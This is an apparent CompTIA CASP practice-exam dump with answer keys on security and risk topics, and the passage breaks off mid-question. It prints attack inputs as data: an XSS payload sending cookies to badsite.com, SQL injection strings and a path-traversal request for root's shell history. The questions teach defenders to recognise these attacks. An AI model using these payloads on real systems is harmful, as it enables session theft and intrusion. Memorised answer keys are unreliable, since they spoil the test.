CompTIA CAS-002

Number: CAS-002
Passing Score: 800
Time Limit: 120 min
File Version: 14.1

GRATISEXAM
Free Practice Exams

http://www.gratisexam.com/

Exam code: CompTIA CAS-002

Exam name: CompTIA Advanced Security Practitioner (CASP) Exam

Version 14.1

Sections

1. Enterprise Security
2. Risk Management and Incident Response
3. Research and Analysis
4. Integration of Computing, Communications and Business Disciplines
5. Technical Integration of Enterprise Components
6. Mixed Questions

Exam A

QUESTION 1
A security administrator notices the following line in a server's security log:

```
<input name='credentials' type='TEXT' value='" +
request.getParameter('><script>document.location='http://badsite.com/? q='document.cookie</script>') + "';
```

The administrator is concerned that it will take the developer a lot of time to fix the application that is running on the server. Which of the following should the security administrator implement to prevent this particular attack?

A. WAF
B. Input validation
C. SIEM
D. Sandboxing
E. DAM

Correct Answer: A
Section: Enterprise Security
Explanation

Explanation/Reference:

QUESTION 2
A popular commercial virtualization platform allows for the creation of virtual hardware. To virtual machines, this virtual hardware is indistinguishable from real hardware. By implementing virtualized TPMs, which of the following trusted system concepts can be implemented?

A. Software-based root of trust
B. Continuous chain of trust
C. Chain of trust with a hardware root of trust
D. Software-based trust anchor with no root of trust

Correct Answer: C
Section: Enterprise Security
Explanation

Explanation/Reference:

QUESTION 3

An organization is concerned with potential data loss in the event of a disaster, and created a backup datacenter as a mitigation strategy. The current storage method is a single NAS used by all servers in both datacenters. Which of the following options increases data availability in the event of a datacenter failure?

A. Replicate NAS changes to the tape backups at the other datacenter.
B. Ensure each server has two HBAs connected through two routes to the NAS.
C. Establish deduplication across diverse storage paths.
D. Establish a SAN that replicates between datacenters.

Correct Answer: D
Section: Enterprise Security
Explanation

Explanation/Reference:

QUESTION 4
An application present on the majority of an organization's 1,000 systems is vulnerable to a buffer overflow attack. Which of the following is the MOST comprehensive way to resolve the issue?

GRATISEXAM
Free Practice Exams

http://www.gratisexam.com/

A. Deploy custom HIPS signatures to detect and block the attacks.
B. Validate and deploy the appropriate patch.
C. Run the application in terminal services to reduce the threat landscape.
D. Deploy custom NIPS signatures to detect and block the attacks.

Correct Answer: B
Section: Enterprise Security
Explanation

Explanation/Reference:

QUESTION 5
select id, firstname, lastname from authors
User input= firstname= Hack;man
lastname=Johnson

Which of the following types of attacks is the user attempting?

A. XML injection
B. Command injection
C. Cross-site scripting
D. SQL injection

Correct Answer: D
Section: Enterprise Security
Explanation

Explanation/Reference:

QUESTION 6
A government agency considers confidentiality to be of utmost importance and availability issues to be of least importance. Knowing this, which of the following correctly orders various vulnerabilities in the order of MOST important to LEAST important?

A. Insecure direct object references, CSRF, Smurf
B. Privilege escalation, Application DoS, Buffer overflow
C. SQL injection, Resource exhaustion, Privilege escalation
D. CSRF, Fault injection, Memory leaks

Correct Answer: A
Section: Enterprise Security
Explanation

Explanation/Reference:

QUESTION 7
A security administrator wants to deploy a dedicated storage solution which is inexpensive, can natively integrate with AD, allows files to be selectively encrypted and is suitable for a small number of users at a satellite office. Which of the following would BEST meet the requirement?

A. SAN
B. NAS
C. Virtual SAN
D. Virtual storage

Correct Answer: B
Section: Enterprise Security
Explanation

Explanation/Reference:

QUESTION 8
At 9:00 am each morning, all of the virtual desktops in a VDI implementation become extremely slow and/or unresponsive. The outage lasts for around 10 minutes, after which everything runs properly again. The administrator has traced the problem to a lab of thin clients that are all booted at 9:00 am each morning. Which of the following is the MOST likely cause of the problem and the BEST solution? (Select TWO).

A. Add guests with more memory to increase capacity of the infrastructure.
B. A backup is running on the thin clients at 9am every morning.
C. Install more memory in the thin clients to handle the increased load while booting.
D. Booting all the lab desktops at the same time is creating excessive I/O.
E. Install 10-Gb uplinks between the hosts and the lab to increase network capacity.
F. Install faster SSD drives in the storage system used in the infrastructure.
G. The lab desktops are saturating the network while booting.
H. The lab desktops are using more memory than is available to the host systems.

Correct Answer: DF
Section: Enterprise Security
Explanation

Explanation/Reference:

QUESTION 9
A security administrator is shown the following log excerpt from a Unix system:

```
2013 Oct 10 07:14:57 web14 sshd[1632]: Failed password for root from 198.51.100.23 port 37914 ssh2
2013 Oct 10 07:14:57 web14 sshd[1635]: Failed password for root from 198.51.100.23 port 37915 ssh2
2013 Oct 10 07:14:58 web14 sshd[1638]: Failed password for root from 198.51.100.23 port 37916 ssh2
```

```
2013 Oct 10 07:15:59 web14 sshd[1640]: Failed password for root from 198.51.100.23 port 37918 ssh2
2013 Oct 10 07:16:00 web14 sshd[1641]: Failed password for root from 198.51.100.23 port 37920 ssh2
2013 Oct 10 07:16:00 web14 sshd[1642]: Successful login for root from 198.51.100.23 port 37924 ssh2
```

Which of the following is the MOST likely explanation of what is occurring and the BEST immediate response? (Select TWO).

A. An authorized administrator has logged into the root account remotely.
B. The administrator should disable remote root logins.
C. Isolate the system immediately and begin forensic analysis on the host.
D. A remote attacker has compromised the root account using a buffer overflow in sshd.
E. A remote attacker has guessed the root password using a dictionary attack.
F. Use iptables to immediately DROP connections from the IP 198.51.100.23.
G. A remote attacker has compromised the private key of the root account.
H. Change the root password immediately to a password not found in a dictionary.

Correct Answer: CE
Section: Enterprise Security
Explanation

Explanation/Reference:

QUESTION 10

A security administrator wants to prevent sensitive data residing on corporate laptops and desktops from leaking outside of the corporate network. The company has already implemented full-disk encryption and has disabled all peripheral devices on its desktops and laptops. Which of the following additional controls MUST be implemented to minimize the risk of data leakage? (Select TWO).

A. A full-system backup should be implemented to a third-party provider with strong encryption for data in transit.
B. A DLP gateway should be installed at the company border.
C. Strong authentication should be implemented via external biometric devices.
D. Full-tunnel VPN should be required for all network communication.
E. Full-drive file hashing should be implemented with hashes stored on separate storage.
F. Split-tunnel VPN should be enforced when transferring sensitive data.

Correct Answer: BD
Section: Enterprise Security
Explanation

Explanation/Reference:

QUESTION 11

A developer has implemented a piece of client-side JavaScript code to sanitize a user's provided input to a web page login screen. The code ensures that only the upper case and lower case letters are entered in the username field, and that only a 6-digit PIN is entered in the password field. A security administrator is concerned with the following web server log:

```
10.235.62.11  - [02/Mar/2014:06:13:04] "GET /site/script.php?user=admin&pass=pass%20or %201=1 HTTP/1.1" 200 5724
```

Given this log, which of the following is the security administrator concerned with and which fix should be implemented by the developer?

A. The security administrator is concerned with nonprintable characters being used to gain administrative access, and the developer should strip all nonprintable characters.

B. The security administrator is concerned with XSS, and the developer should normalize Unicode characters on the browser side.

C. The security administrator is concerned with SQL injection, and the developer should implement server side input validation.

D. The security administrator is concerned that someone may log on as the administrator, and the developer should ensure strong passwords are enforced.

Correct Answer: C
Section: Enterprise Security
Explanation

Explanation/Reference:

QUESTION 12

The security administrator finds unauthorized tables and records, which were not present before, on a Linux database server. The database server communicates only with one web server, which connects to the database server via an account with SELECT only privileges. Web server logs show the following:

```
90.76.165.40  - [08/Mar/2014:10:54:04] "GET calendar.php?create%20table%20hidden HTTP/1.1" 200 5724
90.76.165.40  - [08/Mar/2014:10:54:05] "GET ../../../root/.bash_history HTTP/1.1" 200 5724 90.76.165.40  - [08/Mar/2014:10:54:04] "GET index.php?
user=<script>Create</script> HTTP/1.1" 200 5724
```

The security administrator also inspects the following file system locations on the database server using the command `ls -al /root'

```
drwxrwxrwx 11 root root 4096 Sep 28 22:45 .
drwxr-xr-x 25 root root 4096 Mar 8 09:30 ..
-rws------ 25 root root 4096 Mar 8 09:30 .bash_history -rw------- 25 root root 4096 Mar 8 09:30 .bash_history -rw------- 25 root root 4096 Mar 8 09:30 .profile
-rw------- 25 root root 4096 Mar 8 09:30 .ssh
```

Which of the following attacks was used to compromise the database server and what can the security administrator implement to detect such attacks in the future? (Select TWO).

A. Privilege escalation

B. Brute force attack

C. SQL injection

D. Cross-site scripting

E. Using input validation, ensure the following characters are sanitized: <>

F. Update crontab with: find / \(-perm -4000 \) type f print0 | xargs -0 ls l | email.sh

G. Implement the following PHP directive: $clean_user_input = addslashes($user_input)

H. Set an account lockout policy

Correct Answer: AF
Section: Enterprise Security
Explanation

Explanation/Reference:

QUESTION 13
The risk manager has requested a security solution that is centrally managed, can easily be updated, and protects end users' workstations from both known and unknown malicious attacks when connected to either the office or home network. Which of the following would BEST meet this requirement?

A. HIPS

B. UTM

C. Antivirus

D. NIPS

E. DLP

Correct Answer: A
Section: Enterprise Security
Explanation

Explanation/Reference:

QUESTION 14
Which of the following describes a risk and mitigation associated with cloud data storage?

A. Risk: Shared hardware caused data leakage
Mitigation: Strong encryption at rest

B. Risk: Offsite replication

Mitigation: Multi-site backups

C. Risk: Data loss from de-duplication
Mitigation: Dynamic host bus addressing

D. Risk: Combined data archiving
Mitigation: Two-factor administrator authentication

Correct Answer: A
Section: Enterprise Security
Explanation

Explanation/Reference:

QUESTION 15
An insurance company is looking to purchase a smaller company in another country. Which of the following tasks would the security administrator perform as part of the security due diligence?

A. Review switch and router configurations
B. Review the security policies and standards
C. Perform a network penetration test
D. Review the firewall rule set and IPS logs

Correct Answer: B
Section: Risk Management and Incident Response
Explanation

Explanation/Reference:

QUESTION 16
A new piece of ransomware got installed on a company's backup server which encrypted the hard drives containing the OS and backup application configuration but did not affect the deduplication data hard drives. During the incident response, the company finds that all backup tapes for this server are also corrupt. Which of the following is the PRIMARY concern?

GRATISEXAM
Free Practice Exams

http://www.gratisexam.com/

A. Determining how to install HIPS across all server platforms to prevent future incidents
B. Preventing the ransomware from re-infecting the server upon restore
C. Validating the integrity of the deduplicated data
D. Restoring the data will be difficult without the application configuration

Correct Answer: D
Section: Risk Management and Incident Response
Explanation

Explanation/Reference:

QUESTION 17
The Chief Executive Officer (CEO) of a large prestigious enterprise has decided to reduce business costs by outsourcing to a third party company in another country. Functions to be outsourced include: business analysts, testing, software development and back office functions that deal with the processing of customer data. The Chief Risk Officer (CRO) is concerned about the outsourcing plans. Which of the following risks are MOST likely to occur if adequate controls are not implemented?

A. Geographical regulation issues, loss of intellectual property and interoperability agreement issues
B. Improper handling of client data, interoperability agreement issues and regulatory issues
C. Cultural differences, increased cost of doing business and divestiture issues
D. Improper handling of customer data, loss of intellectual property and reputation damage

Correct Answer: D
Section: Risk Management and Incident Response
Explanation

Explanation/Reference:

QUESTION 18
A security analyst has been asked to develop a quantitative risk analysis and risk assessment for the company's online shopping application. Based on heuristic information from the Security Operations Center (SOC), a Denial of Service Attack (DoS) has been successfully executed 5 times a year. The Business Operations department has determined the loss associated to each attack is $40,000. After implementing application caching, the number of DoS attacks was reduced to one time a year. The cost of the countermeasures was $100,000. Which of the following is the monetary value earned during the first year of operation?

A. $60,000
B. $100,000
C. $140,000
D. $200,000

Correct Answer: A
Section: Risk Management and Incident Response
Explanation

Explanation/Reference:

QUESTION 19
The Information Security Officer (ISO) is reviewing new policies that have been recently made effective and now apply to the company. Upon review, the ISO identifies a new requirement to implement two-factor authentication on the company's wireless system. Due to budget constraints, the company will be unable to implement the requirement for the next two years. The ISO is required to submit a policy exception form to the Chief Information Officer (CIO). Which of the following are MOST important to include when submitting the exception form? (Select THREE).

A. Business or technical justification for not implementing the requirements.
B. Risks associated with the inability to implement the requirements.
C. Industry best practices with respect to the technical implementation of the current controls.
D. All sections of the policy that may justify non-implementation of the requirements.
E. A revised DRP and COOP plan to the exception form.
F. Internal procedures that may justify a budget submission to implement the new requirement.
G. Current and planned controls to mitigate the risks.

Correct Answer: ABG
Section: Risk Management and Incident Response
Explanation

Explanation/Reference:

QUESTION 20
The Chief Information Officer (CIO) is reviewing the IT centric BIA and RA documentation. The documentation shows that a single 24 hours downtime in a critical business function will cost the business $2.3 million. Additionally, the business unit which depends on the critical business function has determined that there is a high probability that a threat will materialize based on historical data. The CIO's budget does not allow for full system hardware replacement in case of a catastrophic failure, nor does it allow for the purchase of additional compensating controls. Which of the following should the CIO recommend to the finance director to minimize financial loss?

A. The company should mitigate the risk.
B. The company should transfer the risk.
C. The company should avoid the risk.
D. The company should accept the risk.

Correct Answer: B
Section: Risk Management and Incident Response
Explanation

Explanation/Reference:

QUESTION 21
A security manager for a service provider has approved two vendors for connections to the service provider backbone. One vendor will be providing authentication services for its payment card service, and the other vendor will be providing maintenance to the service provider infrastructure sites. Which of the following business agreements is MOST relevant to the vendors and service provider's relationship?

A. Memorandum of Agreement
B. Interconnection Security Agreement
C. Non-Disclosure Agreement
D. Operating Level Agreement

Correct Answer: B
Section: Risk Management and Incident Response
Explanation

Explanation/Reference:

QUESTION 22
A large enterprise acquires another company which uses antivirus from a different vendor. The CISO has requested that data feeds from the two different antivirus platforms be combined in a way that allows management to assess and rate the overall effectiveness of antivirus across the entire organization. Which of the following tools can BEST meet the CISO's requirement?

A. GRC
B. IPS
C. CMDB
D. Syslog-ng
E. IDS

Correct Answer: A
Section: Risk Management and Incident Response
Explanation

Explanation/Reference:

QUESTION 23
Which of the following provides the BEST risk calculation methodology?

A. Annual Loss Expectancy (ALE) x Value of Asset
B. Potential Loss x Event Probability x Control Failure Probability
C. Impact x Threat x Vulnerability
D. Risk Likelihood x Annual Loss Expectancy (ALE)

Correct Answer: B
Section: Risk Management and Incident Response
Explanation

Explanation/Reference:

QUESTION 24
A security policy states that all applications on the network must have a password length of eight characters. There are three legacy applications on the network that cannot meet this policy. One system will be upgraded in six months, and two are not expected to be upgraded or removed from the network. Which of the following processes should be followed?

A. Establish a risk matrix
B. Inherit the risk for six months
C. Provide a business justification to avoid the risk
D. Provide a business justification for a risk exception

Correct Answer: D
Section: Risk Management and Incident Response
Explanation

Explanation/Reference:

QUESTION 25
The senior security administrator wants to redesign the company DMZ to minimize the risks associated with both external and internal threats. The DMZ design must support security in depth, change management and configuration processes, and support incident reconstruction. Which of the following designs BEST supports the given requirements?

A. A dual firewall DMZ with remote logging where each firewall is managed by a separate administrator.
B. A single firewall DMZ where each firewall interface is managed by a separate administrator and logging to the cloud.
C. A SaaS based firewall which logs to the company's local storage via SSL, and is managed by the change control team.
D. A virtualized firewall, where each virtual instance is managed by a separate administrator and logging to the same hardware.

Correct Answer: A
Section: Risk Management and Incident Response
Explanation

Explanation/Reference:

QUESTION 26
A large hospital has implemented BYOD to allow doctors and specialists the ability to access patient medical records on their tablets. The doctors and specialists access patient records over the hospital's guest WiFi network which is isolated from the internal network with appropriate security controls. The patient records management system can be accessed from the guest network and requires two factor authentication. Using a remote desktop type interface, the doctors and specialists can interact with the hospital's system. Cut and paste and printing functions are disabled to prevent the copying of data to BYOD devices. Which of the following are of MOST concern? (Select TWO).

A. Privacy could be compromised as patient records can be viewed in uncontrolled areas.
B. Device encryption has not been enabled and will result in a greater likelihood of data loss.
C. The guest WiFi may be exploited allowing non-authorized individuals access to confidential patient data.
D. Malware may be on BYOD devices which can extract data via key logging and screen scrapes.
E. Remote wiping of devices should be enabled to ensure any lost device is rendered inoperable.

Correct Answer: AD

Section: Risk Management and Incident Response
Explanation

Explanation/Reference:

QUESTION 27
The Chief Information Security Officer (CISO) at a company knows that many users store business documents on public cloud-based storage, and realizes this is a risk to the company. In response, the CISO implements a mandatory training course in which all employees are instructed on the proper use of cloud-based storage. Which of the following risk strategies did the CISO implement?

A. Avoid
B. Accept
C. Mitigate
D. Transfer

Correct Answer: C
Section: Risk Management and Incident Response
Explanation

Explanation/Reference:

QUESTION 28
A forensic analyst receives a hard drive containing malware quarantined by the antivirus application. After creating an image and determining the directory location of the malware file, which of the following helps to determine when the system became infected?

A. The malware file's modify, access, change time properties.
B. The timeline analysis of the file system.
C. The time stamp of the malware in the swap file.
D. The date/time stamp of the malware detection in the antivirus logs.

Correct Answer: B
Section: Risk Management and Incident Response
Explanation

Explanation/Reference:

QUESTION 29
The Chief Executive Officer (CEO) of a company that allows telecommuting has challenged the Chief Security Officer's (CSO) request to harden the corporate network's perimeter. The CEO argues that the company cannot protect its employees at home, so the risk at work is no different. Which of the following BEST explains why this company should proceed with protecting its corporate network boundary?

A. The corporate network is the only network that is audited by regulators and customers.
B. The aggregation of employees on a corporate network makes it a more valuable target for attackers.
C. Home networks are unknown to attackers and less likely to be targeted directly.
D. Employees are more likely to be using personal computers for general web browsing when they are at home.

Correct Answer: B
Section: Risk Management and Incident Response
Explanation

Explanation/Reference:

QUESTION 30
A security officer is leading a lessons learned meeting. Which of the following should be components of that meeting? (Select TWO).

A. Demonstration of IPS system
B. Review vendor selection process
C. Calculate the ALE for the event
D. Discussion of event timeline
E. Assigning of follow up items

Correct Answer: DE
Section: Risk Management and Incident Response
Explanation

Explanation/Reference:

QUESTION 31
An assessor identifies automated methods for identifying security control compliance through validating sensors at the endpoint and at Tier 2. Which of the following practices satisfy continuous monitoring of authorized information systems?

A. Independent verification and validation
B. Security test and evaluation

C. Risk assessment
D. Ongoing authorization

Correct Answer: D
Section: Risk Management and Incident Response
Explanation

Explanation/Reference:

QUESTION 32
The source workstation image for new accounting PCs has begun blue-screening. A technician notices that the date/time stamp of the image source appears to have changed. The desktop support director has asked the Information Security department to determine if any changes were made to the source image. Which of the following methods would BEST help with this process? (Select TWO).

A. Retrieve source system image from backup and run file comparison analysis on the two images.
B. Parse all images to determine if extra data is hidden using steganography.
C. Calculate a new hash and compare it with the previously captured image hash.
D. Ask desktop support if any changes to the images were made.
E. Check key system files to see if date/time stamp is in the past six months.

Correct Answer: AC
Section: Risk Management and Incident Response
Explanation

Explanation/Reference:

QUESTION 33
A software project manager has been provided with a requirement from the customer to place limits on the types of transactions a given user can initiate without external interaction from another user with elevated privileges. This requirement is BEST described as an implementation
of:

A. an administrative control
B. dual control
C. separation of duties
D. least privilege
E. collusion

Correct Answer: C
Section: Risk Management and Incident Response
Explanation

Explanation/Reference:

QUESTION 34
The technology steering committee is struggling with increased requirements stemming from an increase in telecommuting. The organization has not addressed telecommuting in the past. The implementation of a new SSL-VPN and a VOIP phone solution enables personnel to work from remote locations with corporate assets. Which of the following steps must the committee take FIRST to outline senior management's directives?

A. Develop an information classification scheme that will properly secure data on corporate systems.
B. Implement database views and constrained interfaces so remote users will be unable to access PII from personal equipment.
C. Publish a policy that addresses the security requirements for working remotely with company equipment.
D. Work with mid-level managers to identify and document the proper procedures for telecommuting.

Correct Answer: C
Section: Risk Management and Incident Response
Explanation

Explanation/Reference:

QUESTION 35
A company is facing penalties for failing to effectively comply with e-discovery requests. Which of the following could reduce the overall risk to the company from this issue?

A. Establish a policy that only allows filesystem encryption and disallows the use of individual file encryption.
B. Require each user to log passwords used for file encryption to a decentralized repository.
C. Permit users to only encrypt individual files using their domain password and archive all old user passwords.
D. Allow encryption only by tools that use public keys from the existing escrowed corporate PKI.

Correct Answer: D
Section: Risk Management and Incident Response
Explanation

Explanation/Reference:

QUESTION 36
There have been some failures of the company's internal facing website. A security engineer has found the WAF to be the root cause of the failures. System logs show that the WAF has been unavailable for 14 hours over the past month, in four separate situations. One of these situations was a two hour scheduled maintenance time, aimed at improving the stability of the WAF. Using the MTTR based on the last month's performance figures, which of the following calculations is the percentage of uptime assuming there were 722 hours in the month?

A. 92.24 percent
B. 98.06 percent
C. 98.34 percent
D. 99.72 percent

Correct Answer: C
Section: Research and Analysis
Explanation

Explanation/Reference:

QUESTION 37
A security firm is writing a response to an RFP from a customer that is building a new network based software product. The firm's expertise is in penetration testing corporate networks. The RFP explicitly calls for all possible behaviors of the product to be tested, however, it does not specify any particular method to achieve this goal. Which of the following should be used to ensure the security and functionality of the product? (Select TWO).

A. Code review
B. Penetration testing
C. Grey box testing
D. Code signing
E. White box testing

Correct Answer: AE
Section: Research and Analysis
Explanation

Explanation/Reference:

QUESTION 38
Company XYZ has purchased and is now deploying a new HTML5 application. The company wants to hire a penetration tester to evaluate the security of the client

and server components of the proprietary web application before launch. Which of the following is the penetration tester MOST likely to use while performing black box testing of the security of the company's purchased application? (Select TWO).

A. Code review
B. Sandbox
C. Local proxy
D. Fuzzer
E. Port scanner

Correct Answer: CD
Section: Research and Analysis
Explanation

Explanation/Reference:

QUESTION 39
The Information Security Officer (ISO) believes that the company has been targeted by cybercriminals and it is under a cyber attack. Internal services that are normally available to the public via the Internet are inaccessible, and employees in the office are unable to browse the Internet. The senior security engineer starts by reviewing the bandwidth at the border router, and notices that the incoming bandwidth on the router's external interface is maxed out. The security engineer then inspects the following piece of log to try and determine the reason for the downtime, focusing on the company's external router's IP which is 128.20.176.19:

```
11:16:22.110343 IP 90.237.31.27.19 > 128.20.176.19.19: UDP, length 1400
11:16:22.110351 IP 23.27.112.200.19 > 128.20.176.19.19: UDP, length 1400
11:16:22.110358 IP 192.200.132.213.19 > 128.20.176.19.19: UDP, length 1400
11:16:22.110402 IP 70.192.2.55.19 > 128.20.176.19.19: UDP, length 1400
11:16:22.110406 IP 112.201.7.39.19 > 128.20.176.19.19: UDP, length 1400
```

Which of the following describes the findings the senior security engineer should report to the ISO and the BEST solution for service restoration?

A. After the senior engineer used a network analyzer to identify an active Fraggle attack, the company's ISP should be contacted and instructed to block the malicious packets.
B. After the senior engineer used the above IPS logs to detect the ongoing DDOS attack, an IPS filter should be enabled to block the attack and restore communication.
C. After the senior engineer used a mirror port to capture the ongoing amplification attack, a BGP sinkhole should be configured to drop traffic at the source networks.
D. After the senior engineer used a packet capture to identify an active Smurf attack, an ACL should be placed on the company's external router to block incoming UDP port 19 traffic.

Correct Answer: A

Section: Research and Analysis
Explanation

Explanation/Reference:

QUESTION 40
An external penetration tester compromised one of the client organization's authentication servers and retrieved the password database. Which of the following methods allows the penetration tester to MOST efficiently use any obtained administrative credentials on the client organization's other systems, without impacting the integrity of any of the systems?

A. Use the pass the hash technique
B. Use rainbow tables to crack the passwords
C. Use the existing access to change the password
D. Use social engineering to obtain the actual password

Correct Answer: A
Section: Research and Analysis
Explanation

Explanation/Reference:

QUESTION 41
A web services company is planning a one-time high-profile event to be hosted on the corporate website. An outage, due to an attack, would be publicly embarrassing, so Joe, the Chief Executive Officer (CEO), has requested that his security engineers put temporary preventive controls in place. Which of the following would MOST appropriately address Joe's concerns?

A. Ensure web services hosting the event use TCP cookies and deny_hosts.
B. Configure an intrusion prevention system that blocks IPs after detecting too many incomplete sessions.
C. Contract and configure scrubbing services with third-party DDoS mitigation providers.
D. Purchase additional bandwidth from the company's Internet service provider.

Correct Answer: C
Section: Research and Analysis
Explanation

Explanation/Reference:

QUESTION 42
The Chief Executive Officer (CEO) of an Internet service provider (ISP) has decided to limit the company's contribution to worldwide Distributed Denial of Service (DDoS) attacks. Which of the following should the ISP implement? (Select TWO).

A. Block traffic from the ISP's networks destined for blacklisted IPs.
B. Prevent the ISP's customers from querying DNS servers other than those hosted by the ISP.
C. Scan the ISP's customer networks using an up-to-date vulnerability scanner.
D. Notify customers when services they run are involved in an attack.
E. Block traffic with an IP source not allocated to customers from exiting the ISP's network.

Correct Answer: DE
Section: Research and Analysis
Explanation

Explanation/Reference:

QUESTION 43
Due to compliance regulations, a company requires a yearly penetration test. The Chief Information Security Officer (CISO) has asked that it be done under a black box methodology.

GRATISEXAM
Free Practice Exams

http://www.gratisexam.com/

Which of the following would be the advantage of conducting this kind of penetration test?

A. The risk of unplanned server outages is reduced.
B. Using documentation provided to them, the pen-test organization can quickly determine areas to focus on.
C. The results will show an in-depth view of the network and should help pin-point areas of internal weakness.
D. The results should reflect what attackers may be able to learn about the company.

Correct Answer: D
Section: Research and Analysis
Explanation

Explanation/Reference:

QUESTION 44

Ann, a systems engineer, is working to identify an unknown node on the corporate network. To begin her investigative work, she runs the following nmap command string:

```
user@hostname:~$ sudo nmap O 192.168.1.54
```

Based on the output, nmap is unable to identify the OS running on the node, but the following ports are open on the device:

```
TCP/22
TCP/111
TCP/512-514
TCP/2049
TCP/32778
```

Based on this information, which of the following operating systems is MOST likely running on the unknown node?

A. Linux
B. Windows
C. Solaris
D. OSX

Correct Answer: C
Section: Research and Analysis
Explanation

Explanation/Reference:

QUESTION 45

A security engineer is responsible for monitoring company applications for known vulnerabilities. Which of the following is a way to stay current on exploits and information security news?

A. Update company policies and procedures
B. Subscribe to security mailing lists
C. Implement security awareness training
D. Ensure that the organization vulnerability management plan is up-to-date

Correct Answer: B

Section: Research and Analysis
Explanation

Explanation/Reference:

QUESTION 46
The Chief Executive Officer (CEO) of a small start-up company wants to set up offices around the country for the sales staff to generate business. The company needs an effective communication solution to remain in constant contact with each other, while maintaining a secure business environment. A junior-level administrator suggests that the company and the sales staff stay connected via free social media. Which of the following decisions is BEST for the CEO to make?

A. Social media is an effective solution because it is easily adaptable to new situations.
B. Social media is an ineffective solution because the policy may not align with the business.
C. Social media is an effective solution because it implements SSL encryption.
D. Social media is an ineffective solution because it is not primarily intended for business applications.

Correct Answer: B
Section: Research and Analysis
Explanation

Explanation/Reference:

QUESTION 47
News outlets are beginning to report on a number of retail establishments that are experiencing payment card data breaches. The data exfiltration is enabled by malware on a compromised computer. After the initial exploit, network mapping and fingerprinting is conducted to prepare for further exploitation. Which of the following is the MOST effective solution to protect against unrecognized malware infections?

A. Remove local admin permissions from all users and change anti-virus to a cloud aware, push technology.
B. Implement an application whitelist at all levels of the organization.
C. Deploy a network based heuristic IDS, configure all layer 3 switches to feed data to the IDS for more effective monitoring.
D. Update router configuration to pass all network traffic through a new proxy server with advanced malware detection.

Correct Answer: B
Section: Research and Analysis
Explanation

Explanation/Reference:

QUESTION 48
A security administrator notices a recent increase in workstations becoming compromised by malware. Often, the malware is delivered via drive-by downloads, from malware hosting websites, and is not being detected by the corporate antivirus. Which of the following solutions would provide the BEST protection for the company?

A. Increase the frequency of antivirus downloads and install updates to all workstations.
B. Deploy a cloud-based content filter and enable the appropriate category to prevent further infections.
C. Deploy a WAF to inspect and block all web traffic which may contain malware and exploits.
D. Deploy a web based gateway antivirus server to intercept viruses before they enter the network.

Correct Answer: B
Section: Research and Analysis
Explanation

Explanation/Reference:

QUESTION 49
A security administrator wants to calculate the ROI of a security design which includes the purchase of new equipment. The equipment costs $50,000 and it will take 50 hours to install and configure the equipment. The administrator plans to hire a contractor at a rate of $100/hour to do the installation. Given that the new design and equipment will allow the company to increase revenue and make an additional $100,000 on the first year, which of the following is the ROI expressed as a percentage for the first year?

A. -45 percent
B. 5.5 percent
C. 45 percent
D. 82 percent

Correct Answer: D
Section: Research and Analysis
Explanation

Explanation/Reference:

QUESTION 50
A new internal network segmentation solution will be implemented into the enterprise that consists of 200 internal firewalls. As part of running a pilot exercise, it was determined that it takes three changes to deploy a new application onto the network before it is operational. Security now has a significant effect on overall availability. Which of the following would be the FIRST process to perform as a result of these findings?

A. Lower the SLA to a more tolerable level and perform a risk assessment to see if the solution could be met by another solution. Reuse the firewall infrastructure on other projects.
B. Perform a cost benefit analysis and implement the solution as it stands as long as the risks are understood by the business owners around the availability issues. Decrease the current SLA expectations to match the new solution.
C. Engage internal auditors to perform a review of the project to determine why and how the project did not meet the security requirements. As part of the review ask them to review the control effectiveness.
D. Review to determine if control effectiveness is in line with the complexity of the solution.
Determine if the requirements can be met with a simpler solution.

Correct Answer: D
Section: Research and Analysis
Explanation

Explanation/Reference:

QUESTION 51
A Chief Financial Officer (CFO) has raised concerns with the Chief Information Security Officer (CISO) because money has been spent on IT security infrastructure, but corporate assets are still found to be vulnerable. The business recently funded a patch management product and SOE hardening initiative. A third party auditor reported findings against the business because some systems were missing patches. Which of the following statements BEST describes this situation?

A. The CFO is at fault because they are responsible for patching the systems and have already been given patch management and SOE hardening products.
B. The audit findings are invalid because remedial steps have already been applied to patch servers and the remediation takes time to complete.
C. The CISO has not selected the correct controls and the audit findings should be assigned to them instead of the CFO.
D. Security controls are generally never 100% effective and gaps should be explained to stakeholders and managed accordingly.

Correct Answer: D
Section: Research and Analysis
Explanation

Explanation/Reference:

QUESTION 52
The Information Security Officer (ISO) is reviewing a summary of the findings from the last COOP tabletop exercise. The Chief Information Officer (CIO) wants to determine which additional controls must be implemented to reduce the risk of an extended customer service outage due to the VoIP system being unavailable. Which of the following BEST describes the scenario presented and the document the ISO is reviewing?

A. The ISO is evaluating the business implications of a recent telephone system failure within the BIA.

B. The ISO is investigating the impact of a possible downtime of the messaging system within the RA.
C. The ISO is calculating the budget adjustment needed to ensure audio/video system redundancy within the RFQ.
D. The ISO is assessing the effect of a simulated downtime involving the telecommunication system within the AAR.

Correct Answer: D
Section: Research and Analysis
Explanation

Explanation/Reference:

QUESTION 53
Which of the following activities is commonly deemed "OUT OF SCOPE" when undertaking a penetration test?

A. Test password complexity of all login fields and input validation of form fields
B. Reverse engineering any thick client software that has been provided for the test
C. Undertaking network-based denial of service attacks in production environment
D. Attempting to perform blind SQL injection and reflected cross-site scripting attacks
E. Running a vulnerability scanning tool to assess network and host weaknesses

Correct Answer: C
Section: Research and Analysis
Explanation

Explanation/Reference:

QUESTION 54
A company is in the process of implementing a new front end user interface for its customers, the goal is to provide them with more self service functionality. The application has been written by developers over the last six months and the project is currently in the test phase. Which of the following security activities should be implemented as part of the SDL in order to provide the MOST security coverage over the solution? (Select TWO).

A. Perform unit testing of the binary code
B. Perform code review over a sampling of the front end source code
C. Perform black box penetration testing over the solution
D. Perform grey box penetration testing over the solution
E. Perform static code review over the front end source code

Correct Answer: DE
Section: Research and Analysis
Explanation

Explanation/Reference:

QUESTION 55
A new web based application has been developed and deployed in production. A security engineer decides to use an HTTP interceptor for testing the application. Which of the following problems would MOST likely be uncovered by this tool?

A. The tool could show that input validation was only enabled on the client side
B. The tool could enumerate backend SQL database table and column names
C. The tool could force HTTP methods such as DELETE that the server has denied
D. The tool could fuzz the application to determine where memory leaks occur

Correct Answer: A
Section: Research and Analysis
Explanation

Explanation/Reference:

QUESTION 56
A security consultant is conducting a network assessment and wishes to discover any legacy backup Internet connections the network may have. Where would the consultant find this information and why would it be valuable?

A. This information can be found in global routing tables, and is valuable because backup connections typically do not have perimeter protection as strong as the primary connection.
B. This information can be found by calling the regional Internet registry, and is valuable because backup connections typically do not require VPN access to the network.
C. This information can be found by accessing telecom billing records, and is valuable because backup connections typically have much lower latency than primary connections.
